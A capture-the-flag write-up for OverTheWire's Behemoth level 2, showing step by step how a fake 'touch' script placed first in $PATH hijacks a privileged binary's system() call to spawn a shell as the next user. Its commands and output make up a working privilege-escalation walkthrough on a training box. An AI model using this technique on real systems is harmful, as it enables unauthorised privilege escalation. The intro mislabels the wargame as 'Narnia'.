

Behemoth Level - 2

This is an elaborate each level oriented write-up for the Narnia wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

Donate at: https://overthewire.org/information/donate.html

Author: Jinay Shah

Tools Used:

- ltrace

TL;DR

Vulnerability Class

PATH Hijacking / Command Execution via Environment Manipulation

Core Idea

The binary executes an external command (`touch`) without using an absolute path.

Because of this, it blindly trusts the user-controlled `$PATH` environment variable.

This allows us to inject our own malicious `touch` binary earlier in `$PATH`, which gets executed instead of `/usr/bin/touch`.

What the Program Does

- Calls `sleep(2000)` (intentional delay / distraction)

- Executes `touch <filename>` internally
- Assumes `touch` resolves safely via `$PATH`
- Runs with elevated privileges

Exploitation Strategy

1. Create a writable temp directory
2. Place a fake `touch` binary inside it (actually `/bin/bash`)
3. Give it executable permissions
4. Prepend the temp directory to `$PATH`
5. Execute the Behemoth binary
6. The program resolves your `touch` first
7. Privileged shell is spawned → password is exposed

What Finally Mattered:

- Understanding how `$PATH` resolution works
- Knowing commands are searched **left-to-right** in `$PATH`
- Placing malicious binary **before** `/usr/bin`
- Recognizing this as *environment abuse*, not exploitation via memory

What did NOT matter:

- Overthinking the `sleep(2000)` delay
- Focusing on file contents instead of execution flow
- Treating this like memory corruption

Outcome

Successful privilege escalation by hijacking command execution through `$PATH`.

Level cleared by exploiting **trust in environment variables**, not code complexity.

Level info:

There is no information for this level, intentionally.

[It will remain so for all the next stages as well of this wargame series]

Solution:

Let's begin with the usual normal execution of `./behemoth2` and with `ltrace` :

```
behemoth2@behemoth:~$ cd /behemoth
behemoth2@behemoth:/behemoth$ ls
behemoth0  behemoth1  behemoth2  behemoth3  behemoth4  behemoth5  behemoth6  behemoth6_reader  behemoth7
behemoth2@behemoth:/behemoth$ ./behemoth2
touch: cannot touch '19': Permission denied

^C
behemoth2@behemoth:/behemoth$ ltrace ./behemoth2
__libc_start_main(0x80490fd, 1, 0xffffd464, 0 <unfinished ...>
getpid()                                                        = 23
sprintf("touch 23", "touch %d", 23)                             = 8
lstat(0xffffd31a, 0xffffd328, 23, 0x804920b)                    = 0xffffffff
unlink("23")                                                    = -1
geteuid()                                                       = 13002
geteuid()                                                       = 13002
setreuid(13002, 13002)                                          = 0
system("touch 23"touch: cannot touch '23': Permission denied
 <no return ...>
--- SIGCHLD (Child exited) ---
<... system resumed> )                                          = 256
sleep(2000
```

There is a sleep counter of 2000 seconds that's why it was stuck- I was confuse for a second as in what happened there.

The touch command, simply creates empty file(s) with a filename. Let's create a temp directory since we cannot directly create files in `/behemoth` :

```
behemoth2@behemoth:/behemoth$ temp=$(mktemp -d)
behemoth2@behemoth:/behemoth$ echo $temp
/tmp/tmp.kzEvjetc77
behemoth2@behemoth:/behemoth$
```

We store the file path in temp variable so that we don't have to remember the exact file path.

Next lets give `rwx` permissions to our temp directory and execute `/behemoth/behemoth2` :

```
behemoth2@behemoth:/behemoth$ chmod 777 $temp
behemoth2@behemoth:/behemoth$ cd $temp
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ /behemoth/behemoth2
^C
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ ls
29
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ cat 29
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$
```

The file is empty, as expected.

Now the exploit idea in this one seems to be that, we somehow change/replace the actual touch command with a touch command that we customize in essence- it will make sense in a while.

Let's figure out some basics first:

```
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ which touch
/usr/bin/touch
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ cat /etc/shells
# /etc/shells: valid login shells
/bin/sh
/usr/bin/sh
/bin/bash
/usr/bin/bash
/bin/rbash
/usr/bin/rbash
/usr/bin/dash
/usr/bin/screen
/usr/bin/tmux
/usr/bin/showtext
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ echo "/bin/bash" > touch
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ ls
29  touch
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ chmod 777 touch
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ ls -l
total 4
-rw-rw-r-- 1 behemoth3 behemoth2  0 Dec 24 14:47 29
-rwxrwxrwx 1 behemoth2 behemoth2 10 Dec 24 15:04 touch
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ ./touch
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ exit
exit
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$
```

So I checked for the available shells, then where the touch command is located exactly, which is: `/usr/bin/touch` then,
I create a touch file with location to → `/bin/bash` give it `rwx` permissions with `chmod 777` .
And the same is reflected with exit command.

Also, look at the `$PATH` variable:

```
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$
```

The thing is it will iterate in order only so we need to have our touch file before very other file in order to not actually replace the touch command, but instead execute ours because it is iterated over first then after the actual touch command in `/usr/bin` .

So all that remains now is to replace the actual touch with [in order not literally], we can do that by:

```
PATH=$temp:$PATH
```

Path to our temp directory:

```
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ PATH=$temp:$PATH
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ echo $PATH
/tmp/tmp.kzEvjetc77:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$
```

Now let's try executing `/behemoth/behemoth` , and it works:

```
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ ./touch
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ exit
exit
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ PATH = $temp:$PATH
PATH: command not found
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ PATH=$temp:$PATH
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ echo $PATH
/tmp/tmp.kzEvjetc77:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
behemoth2@behemoth:/tmp/tmp.kzEvjetc77$ /behemoth/behemoth2
behemoth3@behemoth:/tmp/tmp.kzEvjetc77$ whoami
behemoth3
[redacted]
```

Password revealed. Level cleared.